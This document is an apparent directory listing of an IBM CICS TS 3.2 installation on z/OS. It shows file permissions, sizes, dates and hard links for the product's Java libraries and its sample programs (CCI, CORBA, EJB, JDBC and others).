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/usr/lpp/cicsts/cicsts32/lib/wsdl_old/IBM/DFJ@H231

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/usr/lpp/cicsts/cicsts32/lib/wsdl_old/IBM_OLD/

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/usr/lpp/cicsts/cicsts32/lib/wsdl_old/IBM_OLD/DFJ@H176 link to
/usr/lpp/cicsts/cicsts32/lib/wsdl_old/dfjwsdl.jar

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/usr/lpp/cicsts/cicsts32/lib/wsdl_old/IBM_OLD/DFJ@H177 link to
/usr/lpp/cicsts/cicsts32/lib/wsdl_old/common.jar

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/usr/lpp/cicsts/cicsts32/lib/wsdl_old/common.resources.jar

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/usr/lpp/cicsts/cicsts32/lib/wsdl_old/IBM_OLD/DFJ@H179 link to
/usr/lpp/cicsts/cicsts32/lib/wsdl_old/ecore.change.jar

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/usr/lpp/cicsts/cicsts32/lib/wsdl_old/ecore.jar

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/usr/lpp/cicsts/cicsts32/lib/wsdl_old/wsdl4j.jar

hrwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
/usr/lpp/cicsts/cicsts32/lib/wsdl_old/IBM_OLD/DFJ@H183 link to
/usr/lpp/cicsts/cicsts32/lib/wsdl_old/xsd.jar

hrwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
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/usr/lpp/cicsts/cicsts32/lib/wsdl_old/IBM_OLD/DFJ@H186 link to
/usr/lpp/cicsts/cicsts32/lib/wsdl_old/DFHWS2LS

hrwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
/usr/lpp/cicsts/cicsts32/lib/wsdl_old/IBM_OLD/DFJ@H187 link to
/usr/lpp/cicsts/cicsts32/lib/wsdl_old/DFHLS2WS

-rwxrwxr-x  0 SUPERUSR OMVSGRP  128302 Oct 16  2007
/usr/lpp/cicsts/cicsts32/lib/wsdl_old/IBM_OLD/DFJ@H229

hrwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
/usr/lpp/cicsts/cicsts32/lib/wsdl_old/IBM_OLD/DFJ@H230 link to
/usr/lpp/cicsts/cicsts32/lib/wsdl_old/woden.jar
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/usr/lpp/cicsts/cicsts32/lib/wsdl_old/IBM_OLD/DFJ@H231

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/usr/lpp/cicsts/cicsts32/lib/wsdl_old/NamespaceContext.jar link to
/usr/lpp/cicsts/cicsts32/lib/wsdl_old/IBM_OLD/DFJ@H231

hrwxrwxr-x  0 SUPERUSR OMVSGRP      0 Oct 16  2007
/usr/lpp/cicsts/cicsts32/lib/wsdl_old/XmlSchema.jar link to
/usr/lpp/cicsts/cicsts32/lib/wsdl_old/IBM_OLD/DFJ@H229

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/usr/lpp/cicsts/cicsts32/lib/CTKInstalledR1_2.jar

drwxrwxr-x  0 SUPERUSR OMVSGRP      0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/IBM/

hrwxrwxr-x  0 SUPERUSR OMVSGRP      0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/IBM/DFHAPJV1
link to /usr/lpp/cicsts/cicsts32/lib/libdfhapjvmt.so

hrwxrwxr-x  0 SUPERUSR OMVSGRP      0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/IBM/DFHAPJV2
link to /usr/lpp/cicsts/cicsts32/lib/libdfhapjvmt_g.so

hrwxrwxr-x  0 SUPERUSR OMVSGRP      0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/IBM/DFHCDJNI
link to /usr/lpp/cicsts/cicsts32/lib/libdfhcdjni.so

hrwxrwxr-x  0 SUPERUSR OMVSGRP      0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/IBM/DFHCDJN2
link to /usr/lpp/cicsts/cicsts32/lib/libdfhcdjni_g.so

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link to /usr/lpp/cicsts/cicsts32/lib/dfjcics.jar

hrwxrwxr-x  0 SUPERUSR OMVSGRP      0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/IBM/DFJ@H004
link to /usr/lpp/cicsts/cicsts32/lib/dfjwrap.jar

hrwxrwxr-x  0 SUPERUSR OMVSGRP      0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/IBM/DFJ@H042
link to /usr/lpp/cicsts/cicsts32/lib/dfjorb.jar

hrwxrwxr-x  0 SUPERUSR OMVSGRP      0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/IBM/DFJ@H043
link to /usr/lpp/cicsts/cicsts32/lib/dfjcdmn.jar

hrwxrwxr-x  0 SUPERUSR OMVSGRP      0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/IBM/DFJ@H057
link to /usr/lpp/cicsts/cicsts32/lib/dfjcsi.jar

hrwxrwxr-x  0 SUPERUSR OMVSGRP      0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/IBM/DFJ@H058
link to /usr/lpp/cicsts/cicsts32/lib/dfjcont.jar

hrwxrwxr-x  0 SUPERUSR OMVSGRP      0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/IBM/DFJ@H060
link to /usr/lpp/cicsts/cicsts32/lib/dfjjts.jar

hrwxrwxr-x  0 SUPERUSR OMVSGRP      0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/IBM/DFJ@H063
link to /usr/lpp/cicsts/cicsts32/lib/dfjcicsras.jar

hrwxrwxr-x  0 SUPERUSR OMVSGRP      0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/IBM/DFJ@H068
link to /usr/lpp/cicsts/cicsts32/lib/CTKInstalledR1_2.jar

hrwxrwxr-x  0 SUPERUSR OMVSGRP      0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/IBM/DFJ@H078
link to /usr/lpp/cicsts/cicsts32/lib/omgcos.jar

hrwxrwxr-x  0 SUPERUSR OMVSGRP      0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/IBM/DFJ@H120
link to /usr/lpp/cicsts/cicsts32/lib/dfjname.jar

hrwxrwxr-x  0 SUPERUSR OMVSGRP      0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/IBM/DFJ@H134
link to /usr/lpp/cicsts/cicsts32/lib/ras.jar

hrwxrwxr-x  0 SUPERUSR OMVSGRP      0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/IBM/DFJ@H149
link to /usr/lpp/cicsts/cicsts32/lib/dfjadjr.jar
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link to /usr/lpp/cicsts/cicsts32/lib/dfjcci.jar

hrwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/IBM/DFJ@H152
link to /usr/lpp/cicsts/cicsts32/lib/nssrcm.jar

hrwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/IBM/DFJ@H153
link to /usr/lpp/cicsts/cicsts32/lib/websphere.jar

hrwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/IBM/DFJ@H155
link to /usr/lpp/cicsts/cicsts32/lib/dfjejbdd.jar

hrwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/IBM/DFJ@H168
link to /usr/lpp/cicsts/cicsts32/lib/dfjoutput.jar

hrwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/IBM/DFJDTCO1
link to /usr/lpp/cicsts/cicsts32/lib/libcom_ibm_cics_server_DTC.so

hrwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/IBM/DFJDTCO2
link to /usr/lpp/cicsts/cicsts32/lib/libcom_ibm_cics_server_DTC_g.so

drwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 11  2007 /usr/lpp/cicsts/cicsts32/samples/

drwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/cci/

-rwxrwxr-x  0 SUPERUSR OMVSGRP    6413 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/cci/CICSConnectionFactoryPublish.java

-rwxrwxr-x  0 SUPERUSR OMVSGRP    4893 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/cci/CICSConnectionFactoryRetract.java

-rwxrwxr-x  0 SUPERUSR OMVSGRP   11036 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/cci/CICSCCISample.java

-rwxrwxr-x  0 SUPERUSR OMVSGRP    8828 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/cci/CICSCCISamples.jar

drwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/cci/IBM/

hrwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/cci/IBM/DFJ@H135 link to
/usr/lpp/cicsts/cicsts32/samples/cci/CICSCCISamples.jar

hrwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/cci/IBM/DFJ@H169 link to
/usr/lpp/cicsts/cicsts32/samples/cci/CICSCCISample.java

hrwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/cci/IBM/DFJ@H170 link to
/usr/lpp/cicsts/cicsts32/samples/cci/CICSConnectionFactoryPublish.java

hrwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/cci/IBM/DFJ@H171 link to
/usr/lpp/cicsts/cicsts32/samples/cci/CICSConnectionFactoryRetract.java

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/usr/lpp/cicsts/cicsts32/samples/cci/IBM/DFJ@H172

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/usr/lpp/cicsts/cicsts32/samples/cci/JavaStringRecord.java link to
/usr/lpp/cicsts/cicsts32/samples/cci/IBM/DFJ@H172

drwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/dfjcics/

drwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 11  2007
/usr/lpp/cicsts/cicsts32/samples/dfjcics/examples/
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/usr/lpp/cicsts/cicsts32/samples/dfjcics/examples/HelloWorld/

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/usr/lpp/cicsts/cicsts32/samples/dfjcics/examples/HelloWorld/HelloCICSWorld.class

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/usr/lpp/cicsts/cicsts32/samples/dfjcics/examples/HelloWorld/HelloCICSWorld.java

-rw-r--r--  0 34644    OMVSGRP      763 Feb 29  2008
/usr/lpp/cicsts/cicsts32/samples/dfjcics/examples/HelloWorld/HelloWorld.class

-rwxrwxr-x  0 SUPERUSR OMVSGRP      866 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/dfjcics/examples/HelloWorld/HelloWorld.java

drwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/dfjcics/examples/HelloWorld/IBM/

hrwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/dfjcics/examples/HelloWorld/IBM/DFJ@H017 link to
/usr/lpp/cicsts/cicsts32/samples/dfjcics/examples/HelloWorld/HelloCICSWorld.java

hrwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
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/usr/lpp/cicsts/cicsts32/samples/dfjcics/examples/HelloWorld/HelloWorld.java

drwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/dfjcics/examples/ProgramControl/

-rwxrwxr-x  0 SUPERUSR OMVSGRP    2388 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/dfjcics/examples/ProgramControl/ClassFour.java

-rwxrwxr-x  0 SUPERUSR OMVSGRP    4457 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/dfjcics/examples/ProgramControl/ClassOne.java

-rwxrwxr-x  0 SUPERUSR OMVSGRP    4690 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/dfjcics/examples/ProgramControl/ClassThree.java

-rwxrwxr-x  0 SUPERUSR OMVSGRP    3415 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/dfjcics/examples/ProgramControl/ClassTwo.java

drwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/dfjcics/examples/ProgramControl/IBM/

hrwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/dfjcics/examples/ProgramControl/IBM/DFJ@H019 link to
/usr/lpp/cicsts/cicsts32/samples/dfjcics/examples/ProgramControl/ClassOne.java

hrwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
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/usr/lpp/cicsts/cicsts32/samples/dfjcics/examples/ProgramControl/ClassTwo.java

hrwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
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/usr/lpp/cicsts/cicsts32/samples/dfjcics/examples/ProgramControl/ClassThree.java

hrwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
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/usr/lpp/cicsts/cicsts32/samples/dfjcics/examples/ProgramControl/ClassFour.java

drwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/dfjcics/examples/TDQ/

-rwxrwxr-x  0 SUPERUSR OMVSGRP    6657 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/dfjcics/examples/TDQ/ClassOne.java

drwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/dfjcics/examples/TDQ/IBM/
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/usr/lpp/cicsts/cicsts32/samples/dfjcics/examples/TSQ/

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/usr/lpp/cicsts/cicsts32/samples/dfjcics/examples/TSQ/ClassOne.java

-rwxrwxr-x  0 SUPERUSR OMVSGRP   12540 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/dfjcics/examples/TSQ/Common.java

drwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/dfjcics/examples/TSQ/IBM/

hrwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/dfjcics/examples/TSQ/IBM/DFJ@H022 link to
/usr/lpp/cicsts/cicsts32/samples/dfjcics/examples/TSQ/ClassOne.java

hrwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
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/usr/lpp/cicsts/cicsts32/samples/dfjcics/examples/TSQ/Common.java

drwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/dfjcics/examples/Web/

drwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/dfjcics/examples/Web/IBM/

-rwxrwxr-x  0 SUPERUSR OMVSGRP   17995 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/dfjcics/examples/Web/IBM/DFJ@H165

hrwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/dfjcics/examples/Web/Sample1.java link to
/usr/lpp/cicsts/cicsts32/samples/dfjcics/examples/Web/IBM/DFJ@H165

-rwxrwxr-x  0 SUPERUSR OMVSGRP    2142 Feb 29  2008
/usr/lpp/cicsts/cicsts32/samples/dfjcics/HelloWorld.mak

drwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/dfjcics/IBM/

hrwxrwxr-x  0 SUPERUSR OMVSGRP       0 Feb 29  2008
/usr/lpp/cicsts/cicsts32/samples/dfjcics/IBM/DFJ@H013 link to
/usr/lpp/cicsts/cicsts32/samples/dfjcics/HelloWorld.mak

-rwxrwxr-x  0 SUPERUSR OMVSGRP    2181 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/dfjcics/IBM/DFJ@H014

-rwxrwxr-x  0 SUPERUSR OMVSGRP    2056 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/dfjcics/IBM/DFJ@H015

-rwxrwxr-x  0 SUPERUSR OMVSGRP    2099 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/dfjcics/IBM/DFJ@H016

-rwxrwxr-x  0 SUPERUSR OMVSGRP    2069 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/dfjcics/IBM/DFJ@H024

-rwxrwxr-x  0 SUPERUSR OMVSGRP    1980 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/dfjcics/IBM/DFJ@H175

hrwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/dfjcics/Makefile link to
/usr/lpp/cicsts/cicsts32/samples/dfjcics/IBM/DFJ@H024
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/usr/lpp/cicsts/cicsts32/samples/dfjcics/ProgramControl.mak link to
/usr/lpp/cicsts/cicsts32/samples/dfjcics/IBM/DFJ@H014

hrwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/dfjcics/TDQ.mak link to
/usr/lpp/cicsts/cicsts32/samples/dfjcics/IBM/DFJ@H015

hrwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/dfjcics/TSQ.mak link to
/usr/lpp/cicsts/cicsts32/samples/dfjcics/IBM/DFJ@H016

hrwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/dfjcics/Web.mak link to
/usr/lpp/cicsts/cicsts32/samples/dfjcics/IBM/DFJ@H175

drwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/dfjcorb/

drwxrwxr-x  0 SUPERUSR OMVSGRP       0 May 15  2008
/usr/lpp/cicsts/cicsts32/samples/dfjcorb/BankAccount/

drwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/dfjcorb/BankAccount/javaclient/

-rwxrwxr-x  0 SUPERUSR OMVSGRP    5279 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/dfjcorb/BankAccount/javaclient/bankLineModeClient.java

drwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/dfjcorb/BankAccount/javaclient/IBM/

hrwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/dfjcorb/BankAccount/javaclient/IBM/DFJ@H006 link to
/usr/lpp/cicsts/cicsts32/samples/dfjcorb/BankAccount/javaclient/bankLineModeClient.java

drwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/dfjcorb/BankAccount/server/

-rwxrwxr-x  0 SUPERUSR OMVSGRP    9895 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/dfjcorb/BankAccount/server/_BankAccountImpl.java

-rwxrwxr-x  0 SUPERUSR OMVSGRP    2375 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/dfjcorb/BankAccount/server/_BankAccountListImpl.java

-rwxrwxr-x  0 SUPERUSR OMVSGRP    4380 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/dfjcorb/BankAccount/server/AccountRecord.java

-rwxrwxr-x  0 SUPERUSR OMVSGRP    4019 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/dfjcorb/BankAccount/server/CreditCheckComma.java

drwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/dfjcorb/BankAccount/server/IBM/

hrwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
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hrwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/dfjcorb/BankAccount/server/IBM/DFJ@H008 link to
/usr/lpp/cicsts/cicsts32/samples/dfjcorb/BankAccount/server/_BankAccountListImpl.java

hrwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/dfjcorb/BankAccount/server/IBM/DFJ@H009 link to
/usr/lpp/cicsts/cicsts32/samples/dfjcorb/BankAccount/server/AccountRecord.java

hrwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/dfjcorb/BankAccount/server/IBM/DFJ@H010 link to
/usr/lpp/cicsts/cicsts32/samples/dfjcorb/BankAccount/server/CreditCheckComma.java
```

```
-rwxrwxr-x  0 SUPERUSR OMVSGRP    1164 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/dfjcorb/BankAccount/server/IBM/DFJ@H011

-rwxrwxr-x  0 SUPERUSR OMVSGRP    2616 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/dfjcorb/BankAccount/server/IBM/DFJ@H012

hrwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/dfjcorb/BankAccount/server/Makefile link to
/usr/lpp/cicsts/cicsts32/samples/dfjcorb/BankAccount/server/IBM/DFJ@H011

hrwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/dfjcorb/BankAccount/server/Makefile.bank link to
/usr/lpp/cicsts/cicsts32/samples/dfjcorb/BankAccount/server/IBM/DFJ@H012

-rwxrwxr-x  0 SUPERUSR OMVSGRP    2163 May 15  2008
/usr/lpp/cicsts/cicsts32/samples/dfjcorb/BankAccount/BankAccount.idl

drwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/dfjcorb/BankAccount/IBM/

hrwxrwxr-x  0 SUPERUSR OMVSGRP       0 May 15  2008
/usr/lpp/cicsts/cicsts32/samples/dfjcorb/BankAccount/IBM/DFJ@H005 link to
/usr/lpp/cicsts/cicsts32/samples/dfjcorb/BankAccount/BankAccount.idl

-rwxrwxr-x  0 SUPERUSR OMVSGRP    2739 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/dfjcorb/CosLifeCycle.idl

-rwxrwxr-x  0 SUPERUSR OMVSGRP    2615 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/dfjcorb/CosNaming.idl

drwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/dfjcorb/HelloWorld/

drwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/dfjcorb/HelloWorld/client/

-rwxrwxr-x  0 SUPERUSR OMVSGRP    3827 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/dfjcorb/HelloWorld/client/HelloWorldClient.java

drwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/dfjcorb/HelloWorld/client/IBM/

hrwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/dfjcorb/HelloWorld/client/IBM/DFJ@H032 link to
/usr/lpp/cicsts/cicsts32/samples/dfjcorb/HelloWorld/client/HelloWorldClient.java

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-rwxrwxr-x  0 SUPERUSR OMVSGRP    1193 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/dfjcorb/HelloWorld/server/_HelloWorldImpl.java

drwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/dfjcorb/HelloWorld/server/IBM/

hrwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
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/usr/lpp/cicsts/cicsts32/samples/dfjcorb/HelloWorld/server/_HelloWorldImpl.java

-rwxrwxr-x  0 SUPERUSR OMVSGRP    1145 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/dfjcorb/HelloWorld/server/IBM/DFJ@H033

-rwxrwxr-x  0 SUPERUSR OMVSGRP    1716 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/dfjcorb/HelloWorld/server/IBM/DFJ@H034

hrwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/dfjcorb/HelloWorld/server/Makefile link to
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/usr/lpp/cicsts/cicsts32/samples/dfjcorb/HelloWorld/server/Makefile.hello link to
/usr/lpp/cicsts/cicsts32/samples/dfjcorb/HelloWorld/server/IBM/DFJ@H034

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/usr/lpp/cicsts/cicsts32/samples/dfjcorb/HelloWorld/HelloWorld.idl

drwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/dfjcorb/HelloWorld/IBM/

hrwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/dfjcorb/HelloWorld/IBM/DFJ@H030 link to
/usr/lpp/cicsts/cicsts32/samples/dfjcorb/HelloWorld/HelloWorld.idl

drwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/dfjcorb/IBM/

hrwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/dfjcorb/IBM/DFJ@H028 link to
/usr/lpp/cicsts/cicsts32/samples/dfjcorb/CosNaming.idl

hrwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/dfjcorb/IBM/DFJ@H029 link to
/usr/lpp/cicsts/cicsts32/samples/dfjcorb/CosLifeCycle.idl

drwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 11  2007 /usr/lpp/cicsts/cicsts32/samples/ejb/

drwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/ejb/bankaccount/

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/usr/lpp/cicsts/cicsts32/samples/ejb/bankaccount/eablib.jar

-rwxrwxr-x  0 SUPERUSR OMVSGRP   14930 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/ejb/bankaccount/readme.txt

-rwxrwxr-x  0 SUPERUSR OMVSGRP  142804 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/ejb/bankaccount/recjava.jar

-rwxrwxr-x  0 SUPERUSR OMVSGRP   25629 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/ejb/bankaccount/CicsSample.ear

drwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/ejb/bankaccount/IBM/

hrwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/ejb/bankaccount/IBM/DFJ@H116 link to
/usr/lpp/cicsts/cicsts32/samples/ejb/bankaccount/eablib.jar

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/usr/lpp/cicsts/cicsts32/samples/ejb/bankaccount/IBM/DFJ@H117 link to
/usr/lpp/cicsts/cicsts32/samples/ejb/bankaccount/recjava.jar

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hrwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/ejb/bankaccount/IBM/DFJ@H119 link to
/usr/lpp/cicsts/cicsts32/samples/ejb/bankaccount/CicsSample.ear

-rwxrwxr-x  0 SUPERUSR OMVSGRP  293648 Oct 16  2007
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/usr/lpp/cicsts/cicsts32/samples/ejb/bankaccount/IBM/DFJ@H142
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/usr/lpp/cicsts/cicsts32/samples/ejb/bankaccount/readme.txt

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/usr/lpp/cicsts/cicsts32/samples/ejb/bankaccount/SampleCLI.jar link to
/usr/lpp/cicsts/cicsts32/samples/ejb/bankaccount/IBM/DFJ@H142

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/usr/lpp/cicsts/cicsts32/samples/ejb/helloworld/readme.txt

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/usr/lpp/cicsts/cicsts32/samples/ejb/helloworld/runEJBIVP

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/usr/lpp/cicsts/cicsts32/samples/ejb/helloworld/CICSHelloWorld.ear

-rwxrwxr-x  0 SUPERUSR OMVSGRP  16309 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/ejb/helloworld/HelloWorldCLI.jar

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/usr/lpp/cicsts/cicsts32/samples/ejb/helloworld/HelloWorldEJB.jar

drwxrwxr-x  0 SUPERUSR OMVSGRP      0 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/ejb/helloworld/IBM/

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/usr/lpp/cicsts/cicsts32/samples/ejb/helloworld/CICSHelloWorld.ear

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/usr/lpp/cicsts/cicsts32/samples/ejb/helloworld/readme.txt

drwxrwxr-x  0 SUPERUSR OMVSGRP      0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/jdbc/

-rwxrwxr-x  0 SUPERUSR OMVSGRP   5572 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/jdbc/CICSjdbcDataSource.java

-rwxrwxr-x  0 SUPERUSR OMVSGRP   5944 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/jdbc/CICSDataSourcePublish.java

-rwxrwxr-x  0 SUPERUSR OMVSGRP   4879 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/jdbc/CICSDataSourceRetract.java
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-rwxrwxr-x  0 SUPERUSR OMVSGRP    7256 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/jdbc/CICSDB2DataSource.jar

drwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/jdbc/IBM/

hrwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
/usr/lpp/cicsts/cicsts32/samples/jdbc/IBM/DFJ@H136 link to
/usr/lpp/cicsts/cicsts32/samples/jdbc/CICSDataSourceRetract.java

